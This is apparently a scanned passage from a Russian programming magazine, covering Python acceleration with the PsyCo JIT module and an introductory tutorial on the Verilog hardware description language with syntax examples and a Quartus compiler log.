Иногда достаточно сделать финт ушами: зачем усложнять медленно работающий код, если можно просто заменить виртуальную машину, на которой он выполняется, на более быструю? Дело в том, что стандартная реализация языка (CPython) перед выполнением подпрограмм компилирует их в свое внутреннее представление — байт-код (что-то вроде высокоуровневого ассемблера). Это стандартный подход реализации интерпретаторов. Он используется при реализации многих других технологий (например, Java). Интерпретатор компилирует код вызываемых функций лишь единожды, при первом вызове. При повторных вызовах ему уже не нужно чесать репу над твоими каракулями — он просто пользуется сохраненным в памяти байт-кодом.

Но байт-код — это еще не машинные инструкции, которые подаются процессору. Его тоже нужно интерпретировать! Почему бы не сделать так, чтобы выполняемая программа не компилировалась интерпретатором в байт-код, а переводилась непосредственно в процессорные команды? Такой подход широко используется (например, в .Net) и называется JIT-компиляцией.



Сравнение скорости работы разных математических пакетов. Python + NumPy работает так же быстро, как и MatLab. Зато чистый Python — в два раза медленнее



Еще в 2001 году на Python 1.5 была написана вся логика одного из самых кровавых 3d-шутеров — Blade of Darkness, что косвенно подтверждает его производительность. Смотри сам, 370 тысяч строк кода, исходники открыты!

Существует модуль расширения для CPython, который добавляет возможности JIT-компиляции в интерпретатор. Имя ему — PsyCo. Для инициализации достаточно написать всего три строчки в главном модуле программы — дальнейшее использование абсолютно прозрачно для программиста. Именно поэтому модуль легко включается в уже готовые проекты. Рассмотрим вариант его использования. Вставь этот код в начало своего главного модуля, и PsyCo заработает по полной программе:

```
import psyco
psyco.full()
from psyco.classes import *
# Текст программы
```

Этот модуль обладает более богатыми возможностями для настройки. Например, функция profile() позволяет PsyCo произвести ревизию имеющихся функций и автоматически определить те, для которых оптимизация будет иметь смысл. Для каждой функции производится приблизительная оценка отношения производительности с оптимизацией и без нее. Пользователь может задать порог отношения, при котором оптимизация будет применяться. Можешь, например, сказать: «Не запускай JIT-компилятор для функции foo, если ожидаемое повышение производительности ниже 20%». Кроме этого, PsyCo позволяет задавать ограничения на используемую память и вести лог своей работы.
В стандартной библиотеке Python есть небольшой скрипт pystone.py, тестирующий производительность интерпретатора на базовых операциях (вызов методов, поиск имен, сравнение строк и т.п). Я попробовал сравнить его производительность с PsyCo и без. Так вот, включение PsyCo ускоряет работу теста более чем на 450%! Конечно, это синтетический тест, в нем просто многократно прогоняется одни и тот же метод. В реальных проектах PsyCo стабильно дает повышение производительности приблизительно на 20% и выше.
Не всегда дела обстоят так радостно. К сожалению, PsyCo реализован только для i386-совместимых процессоров. Это делает невозможным его применение, если ты пишешь под какие-то экзотические платформы. Если тебе нужен простой способ включать PsyCo, только когда он есть в системе, воспользуйся этим кодом:

```
if __name__ == '__main__':
   try:
      import psyco
      psyco.full()
      # необходимая инициализация
   except ImportError:
      pass
```

В редких случаях производительность программы после бездумного применения PsyCo ухудшается. Связано это с тем, что JTI-компиляция сложнее, чем генерация обычного байт-кода, поэтому она дает эффект, только если обработанная функция используется многократно. Если же программа состоит из большого количества редко вызываемых функций, то возможна потеря производительности.
На сегодняшний день PsyCo перестал интенсивно развиваться, так как разработчики занялись более масштабным детищем — проектом PyPy. Несмотря на это, PsyCo не теряет своей актуальности.

СТРАТЕГИЯ

Известный специалист в области компьютерных наук Дональд Кнут говорит, что ранняя оптимизация — корень всех зол. Не зря эти слова так часто цитируют в специальной литературе и свободном интернете! На практике получается, что узкие места в программном коде находятся совсем не там, где их обычно ищут. Действительно, сложность компиляторов стала настолько высока, что редко удается угадать, какой именно машинный код будет сгенерирован даже для таких низкоуровневых языков, как C. Более того, усложнилась и сама техника, на которой выполняются программы. Имея ассемблерный код, и то трудно без испытаний сказать, насколько эффективно современный процессор будет выполнять те или иные его куски. В нашем случае появляется еще один осложняющий фактор — это интерпретатор. Оптимизирован он может быть многими способами, и одна и та же программа на разных реализациях Python будет работать совершенно по-разному.
Я (вместе с Дональдом Кнутом) советую тебе не заморачиваться на оптимизации раньше времени. Всегда пиши лаконичный и наглядный код. Представь, что ты создаешь код в первую очередь не для машины, а для человека, который будет его читать. Ускорить хорошо продуманную и спроектированную программу гораздо легче, чем кривую, но «оптимизированную». Если ты все же недоволен скоростью работы своего кода, обязательно сперва погоняй программу профайлером. Выяви самые узкие места, и начинай их устранять только после того, как точно убедишься в эффективности выбранных методов. И не забудь, что оптимизацию всегда нужно начинать с переработки алгоритмов. Сокращение времени итерации циклов ничто, если есть возможность на порядок уменьшить их количество. Поэтому лучшим инструментом повышения эффективности были и остаются мозги! ⌶



ЕВГЕНИЙ «VSHMUK» БЕЙСЕМБАЕВ
/ DIVER@EDU.IOFFE.RU /

VERILOG КАК ОБРАЗ ЖИЗНИ

>> ИЗУЧАЕМ ЯЗЫКИ ОПИСАНИЯ ЖЕЛЕЗА НА ПРИМЕРЕ VERILOG

В прошлых своих статьях я не раз упоминал про ПЛИС (Программируемые Логические Интегральные Схемы). Если не читал, то вкратце напомню: ПЛИС — это такой чип, на основе которого можно создать собственный микропроцессор, идеально заточенный под твои задачи. Для его описания мы использовали специально разработанный язык Verilog, так называемый HDL (Hardware Description Language). Об основах программирования на таком непривычном языке сегодня и пойдет речь.

Verilog был придуман в 1985 году, в США. Вскоре Институт Электроинжененров взял его за стандарт IEEE 1364, и на текущий момент существует несколько расширений языка (Verilog-2001, SystemVerilog — http://en.wikipedia.org/wiki/SystemVerilog), куча связок и интерфейсов к С-подобным языкам. В общем, разновидностей Verilog'а придумано немало. Каждая корпорация-производитель ПЛИС затачивает язык и компилятор под свои нужды, поэтому, прочитав об интересном приеме в учебнике, будь готов к тому, что какой-нибудь Altera Quartus этот прием не переварит, и тебе придется придумывать что-то свое.

Ноги у этого языка растут из известного тебе С, — он считается менее громоздким и более простым в реализации.

Главный конкурент Verilog'а — VHDL, напоминающий языки ADA и Pascal — также является стандартом, но использовать мы его не будем, можешь про него почитать отдельно. При этом у языков больше сходств, чем различий, поэтому, оседлав один из них, ты сможешь с легкостью переключиться на другой, если он вдруг приглянется больше.

ЧТО ЕСТЬ HDL?

Представь себе механизм, имеющий какую-либо связь с внешним миром. Как только снаружи приходит сигнал (нажали кнопку на пульте управления), внутри механизма что-то срабатывает, и им совершается действие (например, загорается лампочка). Для удобного описания всяких механизмов и причинно-следственных связей и были придуманы HDL-языки.


Совсем необязательно HDL описывает микросхему или ПЛИС. На нем, по сути, можно накодить, что угодно — скажем, устройство, которое никогда не будет реализовано в принципе. Или старый ламповый телевизор. Или маятниковые часы. Даже запаянную с двух сторон металлическую кружку можно так или иначе описать на HDL, потому как она железная (hardware) и ты ее можешь потрогать :). Все, что можно представить блок-схемой, пишется запросто.

Главная сложность, с которой сталкивается программист, начинающий писать на HDL, — ему необходимо осознать, что весь код будет в итоге исполняться одновременно. Как шестеренки в часах вращаются синхронно по событию маятника, так и операции внутри процессора выполняются сразу же, параллельно, успевая до наступления следующего такта!

Грубо говоря, в этом и есть отличие алгоритмических языков типа С или Pascal от HDL-подобных. Если первые «указывают» некоторому абстрактному роботу-исполнителю последовательность действий, то вторые описывают внутренности самого «исполнителя», поведение которого будет зависеть от этих самых внутренностей.

Зачем же описывать эти внутренности, спросишь ты, когда можно описать поведение?

Отвечаю. Допустим, цель жизни какого-нибудь робота — перевозить поддоны с печеньками из печки в упаковочный цех. Естественно, приделывать к нему манипуляторы, например, для перевозки бутылок лимонада, смысла особого нет. А твой Intel Core, в который ты загружаешь свежескомпиленную сишную прогу, как раз и является мегауниверсальным роботом, который может делать абсолютно все. Не всегда и не



Анализ исполнения кода в Quartus 8.0

Последовательные операторы

Внутри процессов типа always надо использовать обыкновенные и привычные тебе «последовательные» операторы. Привожу краткий список того, что ты можешь использовать в Verilog'е.

1. Оператор ожидания. На этом операторе мы «висим» и ждем чего-нибудь.

```
wait reg1==reg2; //Стоим на месте,
// пока условие не будет истинно
@ (A or B)
//Оператор события.
//Ждем, пока A или B не изменится
@ (posedge C or negedge D)
```

В последнем примере слова posedge и negedge внутри списка чувствительности обозначают ожидание фронта и среза сигналов. То есть, как только значение C начнет меняться с 0 на 1 или D — с 1 на 0, тут же сработает событие. Зачем это надо? Любой процессор получает тактовую частоту на вход. Это те самые гигагерцы, на которые ты смотришь при покупке и дальнейшем разгоне твоего камня. Для синхронности операций внутри ядра все должно начинаться на каждый новый фронт сигнала тактовой частоты. А в Verilog'е это будет записываться как «always @(posedge sysclock)...».

2. Присваивание. Следующая операция не начнется до его завершения.

```
reg1=reg2;
```

3. Неблокирующее присваивание. Советую тебе обратить внимание на эту штуку. Дело в том, что операция установки регистра занимает определенное время. Но зачем нам стоять на месте и ждать, пока копирование завершится (оператор «=»), если мы можем параллельно выполнять еще кучу несвязанных с регистром дел? Тогда мы используем неблокирующее присваивание, при котором перескок на следующую операцию идет сразу после того, как регистр начнет устанавливаться. Хочешь по-настоящему быструю систему? Всегда используй неблокирующий оператор.

```
reg1<=reg2;
// Начали копирование в reg1.
//Мгновенно перескочили на следующую строчку.
reg3<=reg4;
// Делаем что-то, не связанное
//с чтением или записью в reg1.
......
// Где-то тут завершилась запись в reg1.
```

4. Условный. Тут сложностей нет.

```
if (reg1==2'b11) begin
        reg2<=0;
end
else begin
        reg2<=reg2+1'b1;
end
```

5. Оператор выбора. Сложностей тоже нет.

```
parameter WRITE = 2'b11, READ = 2'b10, NONE = 2'b00;
//Прописали константы
case (reg1)
        WRITE: reg2<=reg2+1'b1;
        READ,NONE: begin
                reg2<=0;
        end
        default:
                reg2<=0;
endcase
```

6. Оператор цикла. Есть виды for, while, repeat, forever.

- forever оператор — выполняем оператор бесконечно.
- repeat (кол-во раз) оператор — повторяем оператор нужное количество раз.
- while (выражение) оператор — повторяем оператор, пока выражение истинно.
- for (начальное,условие,приращение) оператор — обыкновенный цикл «for», как и в Си.

Блок-схема твоего исходника в Квартусе. Очень наглядная штука

для всех задач нужен такой монстр. Тогда ты берешь HDL и пишешь свой проц, который почти ничего не умеет, но то, что умеет — делает быстро, эффективно и без потребления сотен ватт мощности!

ЧТО ТЫ ДОЛЖЕН ЗНАТЬ

Учти, именно HDL-языки сейчас становятся все более востребованными. Корпорации вплотную приблизили свои процессоры к порогу частоты, и теперь для увеличения производительности им приходится оптимизировать и параллелить их. Ты можешь сам тренироваться создавать свои устройства, просто купив или спаяв отладочную плату с Altera Cyclone и скачав бесплатный компилятор Quartus с altera.com. Крутой криптоанализатор или брутфорсер, работающий в разы быстрее



Разные ПЛИС разных компаний

современных процессоров и при этом лениво стоящий на полочке, еще никому в хозяйстве не мешал!

Для простого программирования было бы неплохо, чтобы ты, несмотря на другой принцип HDL, неплохо владел Си или Ассемблер. Знание более высокоуровневых языков тоже подойдет, но будь готов к тому, что некоторые тонкости работы процессоров окажутся сюрпризом. Скомпилированный файл-«прошивку» тебе захочется залить в ПЛИС и потестировать, как оно работает на реальном железе. Поэтому знание основ электроники, умение конфигурировать порты микросхем также будут нелишними.

Итак, цель создания языков описания железа понятна. Разберем синтаксис. Как я уже говорил, Verilog очень похож на язык C.

Четырехзначный алфавит

Из-за того, что Verilog создан для проектирования и эмуляции реальных схем, — двоичного представления уровня сигнала на линии бывает недостаточно. Кроме описания логического нуля (0) и логической единицы (1) требуется еще так называемое высокоимпедансное состояние z, когда порт ни к чему не подключен и «болтается в воздухе». К тому же, во время симуляции твоей схемы вполне возможно увидеть на линии неопределенное значение «x», когда симулятор не смог точно вычислить состояние линии, например, из-за конфликта на общей шине. При программировании ПЛИС состояния z и x тебе вряд ли понадобятся, но как только ты начнешь копать глубже в схемотехнику и пытаться симулировать какое-либо устройство, тебе придется использовать расширенный алфавит. Пример:

```
4'b10zz
//Старший бит порта драйвит единицу, третий драйвит
ноль, а два младших — отключены от шины
```

БАЗОВЫЙ СИНТАКСИС

1. Комментарии, имена, константы, числа.

Если не умеешь писать на каком-либо языке, научись, как минимум, синтаксису его комментариев. Тогда хотя бы не будет ругаться компилятор.

```
Type  Message
Info: Instantiated megafunction "image_processor:ip|ram_buffer:ram_buf0|altsyncram:altsyncram_component" with the following parameter:
Info: Found 1 design units, including 1 entities, in source file db/altsyncram_jlrl.tdf
Info: Elaborating entity "altsyncram_jlrl" for hierarchy "image_processor:ip|ram_buffer:ram_buf0|altsyncram:altsyncram_component|altsyncram_jlrl:auto_generated"
Info: Elaborating entity "lpm_counter" for hierarchy "image_processor:ip|lpm_counter:read_address_cnt"
Info: Elaborated megafunction instantiation "image_processor:ip|lpm_counter:read_address_cnt"
Info: Instantiated megafunction "image_processor:ip|lpm_counter:read_address_cnt" with the following parameter:
Info: Found 1 design units, including 1 entities, in source file db/cntr_gih.tdf
Info: Elaborating entity "cntr_gih" for hierarchy "image_processor:ip|lpm_counter:read_address_cnt|cntr_gih:auto_generated"
Info: Elaborating entity "lpm_counter" for hierarchy "image_processor:ip|lpm_counter:pre_adc"
Info: Elaborating entity "FIR_filter" for hierarchy "image_processor:ip|FIR_filter:fff"
Info: Elaborating entity "ram_buffer" for hierarchy "image_processor:ip|ram_buffer:ram_buf0"
Info: Elaborating entity "altsyncram" for hierarchy "image_processor:ip|ram_buffer:ram_buf0|altsyncram:altsyncram_component"
Info: Elaborated megafunction instantiation "image_processor:ip|ram_buffer:ram_buf0|altsyncram:altsyncram_component"
Info: Instantiated megafunction "image_processor:ip|ram_buffer:ram_buf0|altsyncram:altsyncram_component" with the following parameter:
Info: Found 1 design units, including 1 entities, in source file db/altsyncram_jlrl.tdf
Info: Elaborating entity "altsyncram_jlrl" for hierarchy "image_processor:ip|ram_buffer:ram_buf0|altsyncram:altsyncram_component|altsyncram_jlrl:auto_generated"
System (10) | Processing (101) | Extra Info | Info (111) | Warning (3) | Critical Warning | Error | Suppressed | Flag
```

Сообщения компилятора в момент сборки

```
//Это комментарий
/*
Здесь фантазии по поводу светлого будущего
*/
```

В Verilog'е имя (идентификатор) — это последовательность букв и цифр, знаков «$» и «_», причем начинаться оно обязано не с цифры. Регистр имеет значение.
Если начальный символ — «\», то следом за ним может идти любая последовательность символов. Все, что до пробела, будет считаться корректным именем. Например: «Character», «cHaracter», «$Character», «\c+Ha^racter».
Константы в Verilog'е имеют особую форму записи. Сначала идет разрядность числа, потом кавычка ('), за ним — основание системы счисления (b, o, d, h) и сами цифры. Примеры:

```
"7"h7F" //семибитное число 127, записанное в шестнадцатеричной (h — hex) форме.
"7"b1111_1111' //то же самое число, записанное в двоичной форме. Знак "_" игнорируется.
"10"b1111_1111" // число 127, занимающее не 7 бит, а 10. То есть, равно 000_1111_1111.
//Теперь, если попытаться записать его в какой-нибудь восьмибитный регистр, компилятор возвратит ошибку.
"18" // число, записанное в стандартной форме, будет приведено к десятичному Integer.
"0.5" // будет приведено к типу float.
```

2. Регистры.
То, что ты привык называть переменной, в Verilog'е называется регистром. Например:

```
reg [7:0] character;
```

Так мы объявили регистр шириной 8 бит (от нуля до семи) с именем character. Как и в переменную, в регистр можно класть значение и читать его оттуда:

```
reg [7:0] var1;
reg [15:0] var2 = 16'b1001_0110_1011_1101;
...skip...
var1 [7:0] = var2[15:8];
```

Здесь мы кладем в регистр var1 старшую половину регистра var2, который в два раза «шире». В итоге, там будет лежать число 8'b1001_0110, то есть 0x96h.
Примечание: строго говоря, в Verilog'е тоже есть нормальные человеческие переменные, причем регистр — это переменная типа reg. Также бывают типы integer, time, real и другие. Но в ближайшее время это тебе не понадобится, поэтому считай, что переменная в Verilog'е и есть регистр.
Кстати, массивы здесь тоже есть!

```
reg [2:6] Array [0:5]; //6 пятибитных векторов.
```

3. Сигналы (wire).
Это особый вид объектов, аналогом которому в алгоритмических языках, полагаю, являются указатели. Так называемое «соединение-цепь» или ярлык, связывающий части схемы между собой.
Предположим, есть у нас некая переменная-регистр, к отдельным битам которой часто приходится обращаться по ходу действия. Введем сигнал, привязанный к одному биту переменной:


```
reg [7:0]device_config;
wire port_0_direction = device_config[0];
wire port_1_direction = device_config[1];
...Пропущено...
if (!port_0_direction)          device_data[0] <= par_
port_0[7:0];
```

Связь port_0_direction теперь тождественно равна младшему биту регистра device_config[0]. Стало удобнее: не надо запоминать, что там и как, в большом регистре device_config, а главное — мы можем в нужный момент программной логикой перебросить этот сигнал на другой регистр:

```
port_0_direction = device_config[0] & device_config[2];
```

Теперь port_0_direction будет равен 1, только если единице равны 0 и 2 биты регистра device_config.
Связи могут быть также типа Монтажное И (wand), Монтажное ИЛИ (wor), tri0, tri1 — и много других, но они реже используются.
4. Процессы always & initial.
Процесс — это такой кусок кода, внутри которого все операции выполняются последовательно. Это то самое движение, те шестеренки, ради которых мы и городим весь остальной код. Процесс может быть непрерывным, срабатывающим на какое-либо событие или, вообще, исполняемым ровно один раз для инициализации.

```
reg[7:0] counter;
always      //always обязан содержать хотя бы
// один оператор ожидания, что мы и видим
@(posedge Sysclock)   //Событие без ";"
// является условием запуска следующей за ним опер. группы
      begin
            counter = counter + 1'b1;
      end
```



Логотипы всяких верилоговских симуляторов

Ключевое слово, указывающее на процесс — always. Затем идет так называемый оператор ожидания события «@» и список чувствительности в скобках (смотри врезку). А между словами begin и end — само тело процесса.

Как только значение переменной Sysclock сменится с 0 на 1, регистр counter увеличится на единичку.

Всякие «нормальные» последовательные операторы («=»,«<=»,«if»,«case», etc.) разрешено использовать только внутри процессов. Полный список операторов в языке Verilog указан во врезке.

Если вместо always стоит initial, то процесс выполнится однократно.

5. Группы операторов.

То, что ограничено словами begin и end, называется составной группой. Это то же самое, что и фигурные скобки в языке Си.

А вот чего нет в Си, так это параллельных групп:

```
reg[7:0] counter = 0;
reg[7:0] anticounter = 0;
always @(posedge Sysclock) fork
      counter = counter + 1'b1;
//<--Операция раз
      anticounter = anticounter – 1'b1;
//<--Операция два
join
```

Здесь изменение регистров counter и anticounter будет происходить параллельно в один и тот же момент времени. Используя fork и join вместо begin и end, мы расходуем в два раза меньше времени, выполняя эти две операции независимо друг от друга!

6. Модули.

Модули (module) в Verilog'е — это что-то типа черных ящиков или блоков обработки. Больше всего они похожи на функции в алгоритмических языках программирования. Как и функции, модули имеют входные и выходные параметры.

ПРОСТО ИНВЕРТИРУЕТ ВХОДНОЙ БИТ

```
module Not (inputwire1, outwire1);
      input inputwire1;

//Не указываю разрядность, значит однобитовые параметры
      output outwire1;
      reg outwire1;
      always @(inputwire1)
            outwire1<=!(inputwire1);
endmodule;
```

Здесь из «ящика» торчат два провода. Как только на входном проводе меняется значение, оно инвертируется и появляется на выходном.

В скобках мы указываем все провода, какие есть, а уже внутри модуля — указываем их «направление». Порт может быть входной (input), выходной (output) и двунаправленный (inout).

Задержки

Механизмы неидеальны, а свет имеет конечную скорость. Verilog не был бы языком описания железа, не умей он учитывать подобные проблемы.
По сути, главное знание, отличающее профессионального HDL-кодера от новичка, — это правильное понимание того, что сигналы распространяются не мгновенно, и еще умение правильно составлять код для уменьшения задержек. В компиляторы под ПЛИС часто уже включена опция Timing Analysis, которая автоматически просчитает время распространения сигналов на кристалле. Все, что тебе остается, это убедиться, что максимальная задержка не превышает периода тактовой частоты твоего будущего процессора. Если нет — оптимизируй свой код.
Например, пользуйся неблокирующими операторами присваивания (<=) вместо блокирующих (=) везде, где только можно. Это позволит компилятору распараллелить копирование регистров и увеличит шансы, что операция выполнится до прихода нового фронта синхроимпульса. В идеале, такое присваивание завершится через бесконечно малый промежуток времени, в моделировании обзываемый «дельта-задержкой» (для воспроизведения причинно-следственных отношений), но в случае реального железа время будет ощутимое, хоть и в разы меньше, чем при использовании блокирующего присваивания.

Уважающий себя черный ящик должен иметь внутри себя какие-нибудь шестеренки и движущиеся детали, реагирующие на внешние импульсы. Что мы и видим по ключевому слову always.
Могут ли быть статические, не «движущиеся» черные ящики? Да, могут.

ПРОСТО ИНВЕРТИРУЕТ ВХОДНОЙ БИТ

```
module Not1 (inputwire1, outwire1);
      input inputwire1;

//Не указываю разрядность, значит однобитовые параметры

      output outwire1;
      reg outwire1;
      assign outwire1 = !(inputwire1);
endmodule;
```

Этот ящик делает все ту же операцию, но уже без отслеживания внешних событий, — просто непрерывно инвертирует входной бит, статически выдавая его наружу. Шестеренок нет, зато есть намертво запаянные провода. Чуешь разницу?
7. Операции.
Здесь — все, как ты привык, так что вкратце:

```
Сложение (+),
Вычитание (-),
Умножение (*), рекомендуется писать свою реализацию умножения
Целочисленное деление (/),
Модуль (%),
Поразрядные И, ИЛИ, НЕ, XOR (&,|,~,^)
Логические И, ИЛИ, НЕ (&&,||,!), дают однобитовый результат
Операции отношения (==,!=,>,<,>=,<=)
Сдвиги (>>,<<)
```

А также есть интересная операция «склеивания», то есть конкатенации:

Пример триггера (D, RS)

Давай рассмотрим пример полностью готового и рабочего модуля для простого триггера — примитивного последовательного устройства. Этот черный ящик будет запоминать значение a или b в момент подачи на него сигнала clock.
Что именно он запомнит, будет зависеть от значения управляющего сигнала switch. При подаче сигнала reset модуль все забудет и станет выдавать 0.
Объедини миллиончик-другой таких триггеров в один корпус — и ты получишь Пентиум :).

```
module trig(clock, a, b, switch, reset, out);
input clock, reset;     //Тактовая частота и сброс
input a, b;             //Входы
input switch;           //Управляющий сигнал

output out;    //Выход триггера. Здесь будет то, что он запомнил
reg out;       //Пояснили, что это кусочек памяти

wire in;
assign in = switch ? a : b;      //Жесткая привязка
//assign in = a ? 1 : 0;         //Так мы бы получили D-триггер, запоминающий один параметр
//assign in = a;                 //А вот так – RS-триггер, где Set – это "a", а Reset – "reset"

